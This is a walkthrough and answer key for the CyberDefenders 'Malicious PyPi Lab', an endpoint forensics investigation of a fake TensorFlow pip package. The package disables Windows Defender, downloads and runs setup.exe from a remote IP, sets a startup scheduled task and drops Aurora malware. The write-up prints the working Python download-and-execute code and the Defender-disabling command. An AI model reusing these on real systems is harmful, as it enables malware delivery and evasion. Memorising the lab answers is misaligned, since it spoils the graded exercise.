Challenge: Malicious PyPi Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: Notepad++, Event Log Explorer, EvtxECmd, Timeline Explorer, ProcMon, Registry Explorer, PECmd

Summary: In this lab, a suspected malicious Python package installation was investigated following alerts triggered during sandbox analysis. By examining PowerShell history, event logs, MFT records, and registry artifacts, we identified a falsified TensorFlow package was installed from an unofficial GitHub repository, which initiated the disabling of Windows Defender and downloaded a malicious payload ("setup.exe") from an external server. Timeline and network activity analysis revealed subsequent C2 communication over port 8888, the creation of a persistence mechanism via a scheduled task, and the deployment of an additional malicious binary ("system.exe"), later attributed to the Aurora malware family. This lab was extremely enjoyable and requires you to leverage native Windows artifacts rather than relying on something like Sysmon logs.

Scenario: As a SOC analyst, you were asked to inspect a suspected document that a user received in their inbox. One of your colleagues told you that he could not find anything suspicious. However, throwing the document into the sandboxing solution triggered some alerts. Your job is to investigate the document further and confirm whether it's malicious or not.

Dr. Alex Rivera recently downloaded an external library that raised suspicions about system security. Can you identify the specific command used for this download?

Unfortunately, this host does not have Sysmon enabled, therefore, we cannot look for any suspicious process creation events. Alternatively, let's start by looking at PowerShell history logs, which are located at:

- `<username>\APPDATA\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

If you inspect the Administrators PowerShell history, we can see a Python package called TensorFlow being installed:


```
Set-ExecutionPolicy -ExecutionPolicy Unrestricted
python -m pip install setuptools
git
pip install git+https://github.com/a114m/TensorFlow.git#egg=TensorFlow
./kape.exe --tsource C:\ --tdest '\\vmware-host\Shared Folders\yep' --target KapeTriage --zip finaloutput
```

TensorFlow is a legitimate machine learning library, however, the package in question was not installed from the official TensorFlow repository.

Answer: pip install git+https://github.com/a1l4m/TensorFlow.git#egg=TensorFlow

During the investigation, you uncover a command that modified the system's security settings, resulting in the deactivation of Windows Defender in a manner that could assist an attacker. What was this command?

Event ID 400 in Windows PowerShell logs is generated each time a PowerShell script or command begins. Using Event Log Explorer, we can see that Windows Defender real time monitoring was disabled:



Answer: Set-MpPreference -DisableRealtimeMonitoring $true

Based on your timeline analysis, at what date and time did you first observe unauthorized changes to the security settings that led to the disabling of Windows Defender?

By default, Event Log Explorer displays event time stamps in your local timezone. To determine the UTC timestamp associated with the disabling of Windows Defender, we can use EvtxECmd to parse the PowerShell logs and view the output in Timeline Explorer:

- `.\EvtxECmd.exe -f "Windows PowerShell.evtx" --csv . --csvf powershell_out.csv`

```
2024-02-26 12:22:17 HostApplication=powershell -Command Set-MpPreference -DisableRealtimeMonitoring $true
```

Answer: 2024-02-26 12:22

After the security settings were compromised, a new file appeared on the system. What is the MD5 hash of this file, indicating its unique identity?

The Master File Table ($MFT) is a database that tracks all object (file and folder) changes on an NTFS filesystem. Each object has its own record in the $MFT, containing metadata about that file. We can correlate file creation events around the same time Windows Defender was disabled. To parse the MFT, we can use MFTECmd:

- `.\MFTECmd.exe -f "MFT" --csv . --csvf mft_out.csv`

At 12:22:20, we can see that a file called “setup.exe” was created:


This file is located at:

- `C:\Users\Administrator\Desktop\Start Here\Artifacts\C\Users\Administrator\AppData\Local\Temp\pip-install-trv1tana\tensorflow_60f502ca008440439f1ca159e422a20c`

To generate the MD5 hash of this file, we can use the Get-FileHash PowerShell cmdlet:

- `Get-FileHash -Algorithm MD5 -Path .\setup.exe`

Upon submitting this hash to VirusTotal, we can see that it receives a significant number of detections:



Answer: 23AADF3C98745CF293BFF6B1B0980429

Investigate the origin of the malicious file detected on the server. What was the exact URL from which this file was initially downloaded before it started communicating with external C2 servers?

We know that the setup.exe file was installed during the TensorFlow package installation, therefore, it likely stems from the package itself. If you examine the Temp directory, we can find a file called “tmpzdswns2_”, if you open this file, we can see that it downloads a file called “file.exe” from hxxp[://]3[.]66[.]85[.]252:8000/ and saves it as “setup.exe”:

```
import urllib.request as _urequest
import shutil as _shutil
import subprocess

def _download_file(url, local_file):
    with _urequest.urlopen(url) as response, open(local_file, 'wb') as out_file:
        _shutil.copyfileobj(response, out_file)

def _execute_downloaded_file(file_path):
    subprocess.run(file_path, check=True)

_download_file('http://3.66.85.252:8000/file.exe', 'setup.exe')
_execute_downloaded_file('setup.exe')
```

Following the installation of “setup.exe”, it was then executed.


Answer: http://3.66.85.252:8000/file.exe

The file in the previous question started communicating with an external C2 server. What port was used for this communication?

To investigate network connections made by “setup.exe”, we can use a tool called Process Monitor (ProcMon). Process Monitor is a tool part of the Sysinterals suite that shows real-time file system, registry and process/thread activity. Before executing “setup.exe”, we can create a couple of filters to reduce the noise:

Column	Relation	Value	Action
Process Name	is	setup.exe	Include
Operation	contains	tcp	Include


This ensures that once we start capturing, it will only show results that are for “setup.exe” and include tcp in the operation field. To start capturing, click the arrow button:



After executing “setup.exe”, you will start to see a series of TCP Reconnect operations:

Time of Day	Process Name	PID	Operation	Path	Result	Detail
2:46:33.3878414 AM	setup.exe	4496	TCP Reconnect	EC2AMAZ-B1MTP0B.ap-southeast-1.co...	SUCCESS	Length: 0, seqnum:...
2:46:39.4033591 AM	setup.exe	4496	TCP Reconnect	EC2AMAZ-B1MTP0B.ap-southeast-1.co...	SUCCESS	Length: 0, seqnum:...
2:46:51.4031524 AM	setup.exe	4496	TCP Disconnect	EC2AMAZ-B1MTP0B.ap-southeast-1.co...	SUCCESS	Length: 0, seqnum:...
2:47:54.4150135 AM	setup.exe	4496	TCP Reconnect	EC2AMAZ-B1MTP0B.ap-southeast-1.co...	SUCCESS	Length: 0, seqnum:...
2:48:00.4305837 AM	setup.exe	4496	TCP Reconnect	EC2AMAZ-B1MTP0B.ap-southeast-1.co...	SUCCESS	Length: 0, seqnum:...
2:48:12.4460064 AM	setup.exe	4496	TCP Disconnect	EC2AMAZ-B1MTP0B.ap-southeast-1.co...	SUCCESS	Length: 0, seqnum:...

If you double click one of these events, we can see that it is communicating with 3.66.85.252 over port 8888:



Answer: 8888

Attackers often ensure their continued access to a compromised system through persistence mechanisms. When was such a mechanism established in Dr. Rivera's system?

Let's start by looking for scheduled tasks, which is a common persistence mechanism used by threat actors. For context, a scheduled task is a task that executes at a specific interval or at a schedule. To find suspicious scheduled tasks, we can parse the SOFTWARE registry hive using Registry Explorer, and navigate to the following key:

- `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks`

Here we can filter for tasks created around the same time of the malicious downloads, leaving us only two results:

Key Name	Path	Created On	Last Start	Last Stop	Task State	Last Action Result	Source	Description	Security Descriptor	Author
{9A499F99-A285-4F77-A5AA-088C75DD00E6}	\OneDrive Standalone Update Task-S-1-5-21-3703689867-555221776-1578950957-500	2024-02-26 11:56:32			0	0				Microsoft Corporation
{BEDE34D5-00AE-45FC-9194-E29ECC7099CF}	\SystemUpdatesDaily	2024-02-26 12:36:52			0	0				DESKTOP-2R3AR22\Administrator

One that really stands out is called "SystemUpdatesDaily" and was created by the Administrator account at 2024-02-26 12:36. Upon viewing the XML of this scheduled task, we can see that it executes "setup.exe" every time Windows starts:

```
<Exec>
  <Command>C:\Users\Administrator\AppData\Local\Temp\pip-install-y1w9mdpi\ttensorflow-gpu_67ea8943f00e4a90a57811a568238213\setup.exe</Command>
</Exec>
```

Answer: 2024-02-26 12:36

After the attacker completed their intrusion, a specific file was left behind on the host system. Based on the information you've gathered, provide the name of this file, which was created shortly after the attacker established persistence on the system.

6 minutes after the scheduled task was created, we can see a binary called “system.exe” was created in the C:\Windows directory:

This is not a legitimate system binary.

Answer: system.exe

Determine the exact moment the malicious file identified in Question 8 began its operation. When was it first executed?


To determine when “system.exe” was first executed, we can parse the Prefetch. Prefetch is a feature in Windows that can improve the performance of the Windows boot process and reduce the time it takes for programs to start. Prefetch files are located at:

- `%SYSTEMROOT%\Prefetch`

To parse the Prefetch file, we can use a tool called PECmd:

- `.\PECmd.exe -f "SYSTEM.EXE-52946548.pf"`

We can see that “system.exe” was first executed at 2024-02-26 12:42:



Answer: 2024-02-26 12:42


After identifying the malicious file in Question 8, it is crucial to determine the name of the malware family. This information is vital for correlating the attack with known threats and developing appropriate defenses. What is the malware family name for the malicious file in Question 8?

To find the malware family name for “system.exe”, we can start by generating the hash for this file using the Get-FileHash cmdlet:

- `Get-FileHash -Path .\system.exe`

```
Algorithm       Hash
---------       ----
SHA256          21545028CAC12FC9E8692A71247040718E6D640EE6117D1B19F4521F886586BE
```

If you submit this hash to VirusTotal, you can see that it is given the family label “aurora”:



Answer: aurora